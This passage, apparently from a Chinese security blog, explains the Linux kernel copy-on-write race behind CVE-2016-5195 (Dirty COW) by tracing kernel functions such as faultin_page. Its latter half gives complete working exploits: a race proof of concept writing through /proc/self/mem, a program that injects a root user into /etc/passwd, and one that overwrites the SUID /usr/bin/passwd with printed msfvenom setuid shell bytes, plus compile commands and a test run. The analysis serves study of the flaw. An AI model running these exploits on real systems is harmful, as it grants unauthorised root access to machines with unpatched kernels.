        page_increm = 1 + (~(start >> PAGE_SHIFT) & page_mask);
        if (page_increm > nr_pages)
            page_increm = nr_pages;
        i += page_increm;
        start += page_increm * PAGE_SIZE;
        nr_pages -= page_increm;
    } while (nr_pages);
    return i;
}
EXPORT_SYMBOL(__get_user_pages);
```

COW的两个要点：

- 在我们第一次尝试访问某个内存页时，由于延迟绑定机制，Linux尚未建立起该页与对应物理页间的映射，此时 `follow_page_mask()` 返回 NULL；由于没获取到对应内存页，接下来调用 `faultin_page()` 函数解决缺页异常，分配物理页
- 调用 `faultin_page()` 函数成功解决缺页异常之后会回到 `retry` 标签，接下来会重新调用 `follow_page_mask()` ，而若是当前进程对于该页没有写权限（二级页表标记为不可写），则还是会返回NULL；由于没获取到对应内存页，接下来调用 `faultin_page()` 函数解决缺页异常，进行写时复制

到了这里，`mem_rw()` 大致的流程便一目了然了：

```
mem_rw()
    __get_free_page()//获取空闲页，将要写入的数据进行拷贝
    access_remote_vm()
        __access_remote_vm()//写入数据，执行 write 这一系统调用的核心功能
            get_user_pages()
                __get_user_pages_locked()
                    __get_user_pages()//获取对应的用户进程的内存页
                        follow_page_mask()//调内存页的核心函数
                        faultin_page()//解决缺页异常
```

接下来来到缺页异常的处理函数 `faultin_page()` 的流程。

第一次触发缺页异常

由于 Linux 的延迟绑定机制，在第一次访问某个内存页之前 Linux kernel 并不会为其分配物理页，于是我们没法获取到对应的页表项， `follow_page_mask()` 返回 NULL，此时便会进入 `faultin_page()` 函数处理缺页异常，该函数定义于 `mm/gup.c` 中，如下：

```
static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
        unsigned long address, unsigned int *flags, int *nonblocking)
{
    struct mm_struct *mm = vma->vm_mm;
    unsigned int fault_flags = 0;
    int ret;

    /* mlock all present pages, but do not fault in new pages */
    if ((*flags & (FOLL_POPULATE | FOLL_MLOCK)) == FOLL_MLOCK)
        return -ENOENT;
    /* For mm_populate(), just skip the stack guard page. */
    if ((*flags & FOLL_POPULATE) &&
            (stack_guard_page_start(vma, address) ||
             stack_guard_page_end(vma, address + PAGE_SIZE)))
        return -ENOENT;
    if (*flags & FOLL_WRITE)//因为我们要写入该页，所以该标志位存在
        fault_flags |= FAULT_FLAG_WRITE;
    if (nonblocking)
        fault_flags |= FAULT_FLAG_ALLOW_RETRY;
    if (*flags & FOLL_NOWAIT)
```

```
        fault_flags |= FAULT_FLAG_ALLOW_RETRY | FAULT_FLAG_RETRY_NOWAIT;
    if (*flags & FOLL_TRIED) {
        VM_WARN_ON_ONCE(fault_flags & FAULT_FLAG_ALLOW_RETRY);
        fault_flags |= FAULT_FLAG_TRIED;
    }

    ret = handle_mm_fault(mm, vma, address, fault_flags);//分配内存页
    if (ret & VM_FAULT_ERROR) {
        if (ret & VM_FAULT_OOM)
            return -ENOMEM;
        if (ret & (VM_FAULT_HWPOISON | VM_FAULT_HWPOISON_LARGE))
            return *flags & FOLL_HWPOISON ? -EHWPOISON : -EFAULT;
        if (ret & (VM_FAULT_SIGBUS | VM_FAULT_SIGSEGV))
            return -EFAULT;
        BUG();
    }

    if (tsk) {
        if (ret & VM_FAULT_MAJOR)
            tsk->maj_flt++;
        else
            tsk->min_flt++;
    }

    if (ret & VM_FAULT_RETRY) {
        if (nonblocking)
            *nonblocking = 0;
        return -EBUSY;
    }

    /*
     * The VM_FAULT_WRITE bit tells us that do_wp_page has broken COW when
     * necessary, even if maybe_mkwrite decided not to set pte_write. We
     * can thus safely do subsequent page lookups as if they were reads.
     * But only do so when looping for pte_write is futile: in some cases
     * userspace may also be wanting to write to the gotten user page,
     * which a read fault here might prevent (a readonly page might get
     * reCOWed by userspace write).
     */
    if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))//第二次缺页异常会走
到这里，清除 FOLL_WRITE 标志位
        *flags &= ~FOLL_WRITE;
    return 0;
}
```

大致的调用流程如下：

```
faultin_page()
    handle_mm_fault()
        __handle_mm_fault()
            handle_pte_fault()//发现pte为空，第一次访问该页
                do_fault()//非匿名页，直接调入
                    do_cow_fault()//我们要写入该页，所以走到了这里
                        do_set_pte()
                            maybe_mkwrite()
                                pte_mkdirty()//将该页标脏
```

之后该页被调入主存中，但是此时我们并无对该页的写权限

第二次触发缺页异常

虽然我们成功调入了内存页，但是由于我们对该页并无写权限，`follow_page_mask()` 依旧会返回 NULL，再次触发缺页异常，于是我们再次进入 `faultin_page()` 函数，来到了**「写时复制」**的流程，细节在前面已经分析过了，这里便不再赘叙

由于这一次成功获取到了一个可写的内存页，此时 `faultin_page()` 函数会清除 `foll_flags` 的 `FOLL_WRITE` 标志位

大致流程如下：

```
faultin_page()
    handle_mm_fault()
        __handle_mm_fault()
            handle_pte_fault()
                do_wp_page()
                    reuse_swap_page(old_page)
                        wp_page_reuse()
```

接下来的流程最终回到 `__get_user_pages()` 的 retry 标签，**第三次**尝试获取内存页，此时 `foll_flags` 的 `FOLL_WRITE` 标志位已经被清除，**内核认为该页可写**，于是 `follow_page_mask()` 函数成功获取到该内存页，接下来便是常规的写入流程， COW 结束

0x01.漏洞分析

既然CVE-2016-5195俗称**「dirtyCOW」**，毫无疑问漏洞出现在 COW 的过程当中，现在让我们来重新审视整个 COW 的过程

多线程竞争

我们在通过 `follow_page_mask()` 函数获取对应的内存页之前，用以判断该内存页是否可写的逻辑是根据 `foll_flags` 的 `FOLL_WRITE` 标志位进行判断的，但是决定 从该内存页读出数据/向该内存页写入数据 则是由传入给 `mem_rw()` 函数的参数 `write` 决定的

我们来思考如下竞争过程，假如我们启动了两个线程：

- [1] 第一个线程尝试向**「仅具有读权限的mmap映射区域写入内容」**，此时便会触发缺页异常，进入到写时复制（COW）的流程当中
- [2] 第二个线程使用 `madvise()` 函数通知内核**「第一个线程要写入的那块区域标为未使用」**，此时由 COW 分配得到的新内存页将会被再次调出

四次获取内存页 & 三次缺页异常

我们不难想到的是，既然这两个线程跑在竞争态，在第一个线程走完两次缺页异常的流程之后，若是第二个线程调用 madvise() 将页表项中的该页再次调出，**第一个线程在第三次尝试获取内存页时便无法获取到内存页，便会再次触发缺页异常**，接下来进入到 `faultin_page()` 的流程获取原内存页

而 `__get_user_pages()` 函数中 `foll_flags` 的 `FOLL_WRITE` 标志位已经**在第二次尝试获取内存页、第二次触发缺页异常**被清除， 此时该函数 **第四次尝试获取内存页**，由于不存在标志位的冲突，**便可以 “正常” 获取到内存页**

接下来便回到了 `mem_rw()` 的写流程，此时我们便成功绕过了 `foll_flags` 对于读写的检测，成功获取到只有读权限的内存页，**完成越权写**

0x02.漏洞利用

有了以上思路，我们的 POC 并不算特别难写，**开两个线程来竞争**即可

我们先通过 mmap 以只读权限映射一个文件，随后尝试通过 `/proc/self/mem` 文件直接向进程的对应内存区域写入，这样便可以无视 mmap 设定的权限进行写入，从而触发 COW

poc

完整 POC 如下：

```
/**
 *
 * CVE-2016-5195
 * dirty C-O-W
 * poc by arttnba3
 * 2021.4.14
 *
*/

#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>

struct stat dst_st, fk_st;
void * map;
char *fake_content;
```

```c

void * madviseThread(void * argv);
void * writeThread(void * argv);

int main(int argc, char ** argv)
{
    if (argc < 3)
    {
        puts("usage: ./poc destination_file fake_file");
        return 0;
    }

    pthread_t write_thread, madvise_thread;

    int dst_fd, fk_fd;
    dst_fd = open(argv[1], O_RDONLY);
    fk_fd = open(argv[2], O_RDONLY);
    printf("fd of dst: %d\nfd of fk: %d\n", dst_fd, fk_fd);

    fstat(dst_fd, &dst_st); // get destination file length
    fstat(fk_fd, &fk_st); // get fake file length
    map = mmap(NULL, dst_st.st_size, PROT_READ, MAP_PRIVATE, dst_fd, 0);

    fake_content = malloc(fk_st.st_size);
    read(fk_fd, fake_content, fk_st.st_size);

    pthread_create(&madvise_thread, NULL, madviseThread, NULL);
    pthread_create(&write_thread, NULL, writeThread, NULL);

    pthread_join(madvise_thread, NULL);
    pthread_join(write_thread, NULL);

    return 0;
}

void * writeThread(void * argv)
{
    int mm_fd = open("/proc/self/mem", O_RDWR);
    printf("fd of mem: %d\n", mm_fd);
    for (int i = 0; i < 0x100000; i++)
    {
        lseek(mm_fd, (off_t) map, SEEK_SET);
        write(mm_fd, fake_content, fk_st.st_size);
    }

    return NULL;
}

void * madviseThread(void * argv)
{
    for (int i = 0; i < 0x100000; i++){
        madvise(map, 0x100, MADV_DONTNEED);
```

```
    }

    return NULL;
}
```

提权

一、新建 root 用户

我们可以通过修改 `/etc/passwd` 这个文件的方式向其中添加一个 uid 为 0 的新用户，之后再登入这个用户即可完成提权拿到 root shell，具体的构造过程就不在此赘叙了

exp 如下：

```
/**
 *
 * CVE-2016-5195
 * dirty C-O-W
 * exploit by arttnba3
 * 2021.5.24
 *
*/

#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>
#include <crypt.h>

struct stat passwd_st;
void * map;
char *fake_user;
int fake_user_length;

pthread_t write_thread, madvise_thread;

struct Userinfo
{
    char *username;
    char *hash;
    int user_id;
    int group_id;
    char *info;
    char *home_dir;
    char *shell;
```

```
}hacker =
{
    .user_id = 0,
    .group_id = 0,
    .info = "a3pwn",
    .home_dir = "/root",
    .shell = "/bin/bash",
};

void * madviseThread(void * argv);
void * writeThread(void * argv);

int main(int argc, char ** argv)
{
    int passwd_fd;

    if (argc < 3)
    {
        puts("usage: ./dirty username password");
        puts("do not forget to make a backup for the /etc/passwd by yourself");
        return 0;
    }

    hacker.username = argv[1];
    hacker.hash = crypt(argv[2], argv[1]);

    fake_user_length = snprintf(NULL, 0, "%s:%s:%d:%d:%s:%s:%s\n",
        hacker.username,
        hacker.hash,
        hacker.user_id,
        hacker.group_id,
        hacker.info,
        hacker.home_dir,
        hacker.shell);
    fake_user = (char * ) malloc(fake_user_length + 0x10);

    sprintf(fake_user, "%s:%s:%d:%d:%s:%s:%s\n",
        hacker.username,
        hacker.hash,
        hacker.user_id,
        hacker.group_id,
        hacker.info,
        hacker.home_dir,
        hacker.shell);


    passwd_fd = open("/etc/passwd", O_RDONLY);
    printf("fd of /etc/passwd: %d\n", passwd_fd);

    fstat(passwd_fd, &passwd_st); // get /etc/passwd file length
    map = mmap(NULL, passwd_st.st_size, PROT_READ, MAP_PRIVATE, passwd_fd, 0);

```

```
    pthread_create(&madvise_thread, NULL, madviseThread, NULL);
    pthread_create(&write_thread, NULL, writeThread, NULL);

    pthread_join(madvise_thread, NULL);
    pthread_join(write_thread, NULL);

    return 0;
}

void * writeThread(void * argv)
{
    int mm_fd = open("/proc/self/mem", O_RDWR);
    printf("fd of mem: %d\n", mm_fd);
    for (int i = 0; i < 0x10000; i++)
    {
        lseek(mm_fd, (off_t) map, SEEK_SET);
        write(mm_fd, fake_user, fake_user_length);
    }

    return NULL;
}

void * madviseThread(void * argv)
{
    for (int i = 0; i < 0x10000; i++){
        madvise(map, 0x100, MADV_DONTNEED);
    }

    return NULL;
}
```

crypt() 为非标准库函数，编译的时候需要加上 `-lcrypt` 参数

```
gcc dirty.c -o dirty -static -lpthread -lcrypt
```

二、SUID 提权

既然有了任意文件读写，那么我们可以选择一些具有特殊权限的文件（SUID/SGID，即被设定好其执行用户（组）权限的一些文件，如 `/usr/bin/passwd`），将其改写为我们构造好的特定代码，我们在执行时就能完成提权

笔者这里选择改写 `/usr/bin/passwd` 以完成提权，因为这个程序有着 root 的执行权限

在这里笔者选择使用 `msfvenom` 这一个工具构造 payload，如下：

```
msfvenom -p linux/x64/exec PrependSetuid=True -f elf | xxd -i
```

exp 如下：

```
/**
 *
 * CVE-2016-5195
 * dirty C-O-W
 * poc by arttnba3
 * 2021.4.14
 *
*/

#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>

struct stat dst_st, fk_st;
void * map;
char *fake_content;

unsigned char sc[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x95, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xb2, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x48, 0x31, 0xff, 0x6a, 0x69, 0x58, 0x0f, 0x05, 0x48, 0xb8, 0x2f, 0x62,
  0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00, 0x99, 0x50, 0x54, 0x5f, 0x52, 0x5e,
  0x6a, 0x3b, 0x58, 0x0f, 0x05
};
unsigned int sc_len = 149;

void * madviseThread(void * argv);
void * writeThread(void * argv);

int main(int argc, char ** argv)
{
    pthread_t write_thread, madvise_thread;

    int dst_fd, fk_fd;
```

```
    dst_fd = open("/usr/bin/passwd", O_RDONLY);
    printf("fd of dst: %d\n", dst_fd);

    fstat(dst_fd, &dst_st); // get destination file length
    map = mmap(NULL, dst_st.st_size, PROT_READ, MAP_PRIVATE, dst_fd, 0);

    pthread_create(&madvise_thread, NULL, madviseThread, NULL);
    pthread_create(&write_thread, NULL, writeThread, NULL);

    pthread_join(madvise_thread, NULL);
    pthread_join(write_thread, NULL);

    return 0;
}

void * writeThread(void * argv)
{
    int mm_fd = open("/proc/self/mem", O_RDWR);
    printf("fd of mem: %d\n", mm_fd);
    for (int i = 0; i < 0x10000; i++)
    {
        lseek(mm_fd, (off_t) map, SEEK_SET);
        write(mm_fd, sc, sc_len);
    }

    return NULL;
}

void * madviseThread(void * argv)
{
    for (int i = 0; i < 0x10000; i++){
        madvise(map, 0x100, MADV_DONTNEED);
    }

    return NULL;
}
```

> msfvenom 使用格式如下：
>
> ```
> msfvenom -p <payload> <payload options> -f <format> -o <path>
> ```

实验结果与分析

```
spn@spn-virtual-machine ~/o/test6>  gcc root_newuser.c -o dirty -static -lpthread -lcrypt
spn@spn-virtual-machine ~/o/test6> ./dirty test 111111
fd of /etc/passwd: 3
fd of mem: 4
```